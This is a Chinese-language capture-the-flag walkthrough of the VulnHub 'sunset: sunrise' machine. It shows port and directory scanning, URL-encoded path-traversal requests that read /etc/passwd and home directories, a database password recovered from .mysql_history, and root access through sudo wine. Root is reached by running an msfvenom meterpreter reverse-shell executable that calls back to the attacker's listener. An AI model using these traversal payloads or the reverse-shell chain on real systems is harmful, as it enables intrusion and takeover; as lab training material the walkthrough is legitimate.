> *靶机地址：* https://www.vulnhub.com/entry/sunset-sunrise,406/

信息收集

```
nmap -sn 192.168.56.0/24
```

```
root@kali:~# nmap -sn 192.168.56.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-24 22:48 EST
Nmap scan report for 192.168.56.1
Host is up (0.00026s latency).
MAC Address: 0A:00:27:00:00:0D (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00036s latency).
MAC Address: 08:00:27:48:38:25 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.109
Host is up (0.00028s latency).
MAC Address: 08:00:27:19:94:F5 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 6.10 seconds
```

端口扫描

```
nmap -sS -sV -T5 -A -p- 192.168.56.109
```

```
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 37:dd:45:a2:9b:e7:bf:aa:30:e3:f0:96:ac:7c:0b:7c (RSA)
|   256 b4:c2:9b:4d:6f:86:67:02:cf:f6:43:8b:e2:64:ea:04 (ECDSA)
|_  256 cb:f2:e6:cd:e3:e1:0f:bf:ce:e0:a2:3b:84:ae:97:74 (ED25519)
80/tcp   open  http       Apache httpd 2.4.38
| http-ls: Volume /
| SIZE  TIME              FILENAME
| 612   2019-11-25 05:35  index.nginx-debian.html
|_
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Index of /
3306/tcp open  mysql?
| fingerprint-strings:
|   Help, NULL, SIPOptions, TLSSessionReq:
|_    Host '192.168.56.101' is not allowed to connect to this MariaDB server
8080/tcp open  http-proxy Weborf (GNU/Linux)
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Page not found: Weborf (GNU/Linux)
|     Content-Length: 202
|     Content-Type: text/html
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"><html><head><title>We
```


目录枚举

```
gobuster dir -u http://192.168.56.109 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

```
/server-status (Status: 403)
[ERROR] 2020/01/24 22:55:07 [!] parse http://192.168.56.109/error_log: net/url: invali
acter in URL
```

```
gobuster dir -u http://192.168.56.109:8080 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

```
/html (Status: 301)
[ERROR] 2020/01/24 22:59:05 [!] parse http://192.168.56.109:8080/error_log: net/url: invalid control
 character in URL
```




Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.


Thank you for using nginx.



	Name	Size
d	../	-
f	index.nginx-debian.html	612B

Generated by Weborf/0.12.2 (GNU/Linux)

> *weblogic目录穿越漏洞：https://www.exploit-db.com/exploits/14925*




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologir
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
avahi:x:107:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
saned:x:108:118::/var/lib/saned:/usr/sbin/nologin
```


发现还存在sunrise和weborf用户，之前通过读取私钥的办法用ssh登录

> *而SSH的私钥一般在用户目录的.ssh目录中。*

```
http://192.168.56.109:8080/html/..%2f..%2f..%2f..%2f..%2f..%2f..%2f.ss
h%2fid_rsa
```

但是读不到。。。

```
http://192.168.56.109:8080/..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome%2fs
unrise%2f
```



	Name	Size
d	../	-
d	Desktop/	-
d	Documents/	-
d	Downloads/	-
d	Music/	-
d	Pictures/	-
d	Public/	-
d	Templates/	-
d	Videos/	-
f	user.txt	33B

查看user.txt，是第一个flag

然后是用dirsearch扫描一下

```
python3 dirsearch.py -u
"http://192.168.56.109:8080/..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome%2f
sunrise%2f" -e txt,zip,bak,tar.gz
```

```
root@kali:~/tools/dirsearch# python3 dirsearch.py -u "http://192.168.56.109:8080/..%2f..%2f..%2f..%2
f..%2f..%2f..%2fhome%2fsunrise%2f" -e txt,zip,bak,tar.gz

  _|. _ _  _  _  _ _|_    v0.3.9
 (_||| _) (/_(_|| (_| )

Extensions: txt, zip, bak, tar.gz | HTTP method: get | Threads: 10 | Wordlist size: 7276

Error Log: /root/tools/dirsearch/logs/errors-20-01-24_23-18-50.log

Target: http://192.168.56.109:8080/..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome%2fsunrise%2f

[23:18:50] Starting:
[23:18:50] 200 -    1KB - /..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome%2fsunrise%2f/%2e%2e/google.com
[23:18:50] 200 -    1KB - /..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome%2fsunrise%2f/%3f/
[23:18:50] 301 -    0B  - /..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome%2fsunrise%2f/.local  ->  /../../.
./../../../../home/sunrise//.local/
[23:18:51] 200 -    3KB - /..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome%2fsunrise%2f/.bashrc
[23:18:51] 200 -  220B  - /..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome%2fsunrise%2f/.bash_logout
[23:18:52] 200 -  807B  - /..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome%2fsunrise%2f/.profile
[23:19:00] 301 -    0B  - /..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome%2fsunrise%2f/Downloads  ->  /../.
./../../../../../home/sunrise//Downloads/
[23:19:06] 200 -  322B  - /..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome%2fsunrise%2f/Public/
[23:19:08] 301 -    0B  - /..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome%2fsunrise%2f/Templates  ->  /../.
./../../../../../home/sunrise//Templates/
[23:19:10] 200 -   33B  - /..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome%2fsunrise%2f/user.txt
```

```
python3 dirsearch.py -u
"http://192.168.56.109:8080/..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome%2f
weborf%2f" -e txt,zip,bak,tar.gz
```

```
root@kali:~/tools/dirsearch# python3 dirsearch.py -u "http://192.168.56.109:8080/..%2f..%2f..%2f..%2
f..%2f..%2f..%2fhome%2fweborf%2f" -e txt,zip,bak,tar.gz

  _|. _ _  _  _  _ _|_    v0.3.9
 (_||| _) (/_(_|| (_| )

Extensions: txt, zip, bak, tar.gz | HTTP method: get | Threads: 10 | Wordlist size: 7276

Error Log: /root/tools/dirsearch/logs/errors-20-01-24_23-21-16.log

Target: http://192.168.56.109:8080/..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome%2fweborf%2f

[23:21:16] Starting:
[23:21:16] 200 -  439B  - /..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome%2fweborf%2f/%2e%2e/google.com
[23:21:17] 200 -  439B  - /..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome%2fweborf%2f/%3f/
[23:21:17] 200 -  220B  - /..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome%2fweborf%2f/.bash_logout
[23:21:17] 200 -    3KB - /..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome%2fweborf%2f/.bashrc
[23:21:17] 301 -    0B  - /..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome%2fweborf%2f/.local  ->  /../../..
/../../../../home/weborf//.local/
[23:21:17] 200 -   83B  - /..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome%2fweborf%2f/.mysql_history
[23:21:17] 200 -  807B  - /..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome%2fweborf%2f/.profile
[23:21:18] 200 -   66B  - /..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome%2fweborf%2f/.selected_editor

Task Completed
```

```
show databases;
ALTER USER 'weborf'@'localhost' IDENTIFIED BY 'iheartrainbows44';
```

可能是ssh密码

成功登录

提权

获取shell之后要做的第一件事是使用Python获取一个tty，不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")' # 有些没有安装Python2，所以需要换成python3 -c
```

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本文
件，然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
```

```
weborf@sunrise:~$ sudo -l
[sudo] password for weborf:
Sorry, user weborf may not run sudo on sunrise.
```

估计得登录sunrise用户才行，猜测密码在数据库中

ssh连接

```
root@kali:~# ssh sunrise@192.168.56.109
sunrise@192.168.56.109's password:
Linux sunrise 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec  5 17:53:58 2019 from 192.168.1.146
sunrise@sunrise:~$ sudo -l
[sudo] password for sunrise:
Matching Defaults entries for sunrise on sunrise:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sunrise may run the following commands on sunrise:
    (root) /usr/bin/wine
```

> *wine是可以在Linux上运行exe的软件*

用msf生成shell，然后反弹即可

msfvenom生成

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.101
LPORT=3333 --platform Windows -f exe > shell.exe
```

msf监听

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set lhost 192.168.56.101
set lport 3333
exploit
```

wget下载

```
wget http://192.168.56.101:65534/shell.exe
```

```
^C^C^Csunrise@sunrise:~$ sudo /usr/bin/wine shell.exe hell.exe
003c:err:winediag:nodrv_CreateWindow Application tried to create a window, but no driver cou
aded.
003c:err:winediag:nodrv_CreateWindow Make sure that your X server is running and that $DISPL
t correctly.
```

注意sudo执行，否则后面切不到/root目录

```
 12/4/2019   3:46 PM  <DIR>          Music
 12/4/2019   3:46 PM  <DIR>          Pictures
 12/4/2019   3:46 PM  <DIR>          Public
 12/4/2019   4:33 PM  <DIR>          Readme
 12/5/2019   5:22 PM               701  root.txt
 12/4/2019   3:46 PM  <DIR>          Templates
 8/29/2007  10:03 AM  <DIR>          Users
 12/4/2019   3:46 PM  <DIR>          Videos
       1 file                        701 bytes
      15 directories         60,276,736 bytes free


Z:\root>cat r   ^H
Can't recognize 'cat r ' as an internal or external command, or batch script.

Z:\root>cat root.txt
Can't recognize 'cat root.txt' as an internal or external command, or batch script.

Z:\root>type root.txt
            ^^                    @@@@@@@@@@
       ^^       ^^            @@@@@@@@@@@@@@@@
                             @@@@@@@@@@@@@@@@@@                ^^
                            @@@@@@@@@@@@@@@@@@@@
 ~~~~ ~~ ~~~~~ ~~~~~~~~ ~~ &&&&&&&&&&&&&&&&&&&& ~~~~~~~ ~~~~~~~~~~ ~~~
 ~         ~~   ~  ~       ~~~~~~~~~~~~~~~~~~~ ~       ~~     ~~ ~
   ~      ~~      ~~ ~~ ~~  ~~~~~~~~~~~~~ ~~~~  ~     ~~~    ~ ~~~  ~ ~~
   ~  ~~     ~          ~      ~~~~~~  ~~ ~~~       ~~ ~ ~~  ~~ ~
 ~  ~       ~ ~      ~           ~~ ~~~~~~  ~      ~~  ~             ~~
       ~             ~        ~      ~      ~~   ~             ~

Thanks for playing! - Felipe Winsnes (@whitecr0wz)

24edb59d21c273c033aa6f1689b0b18c
```

参考链接：

https://blog.csdn.net/weixin_44214107/article/details/104066591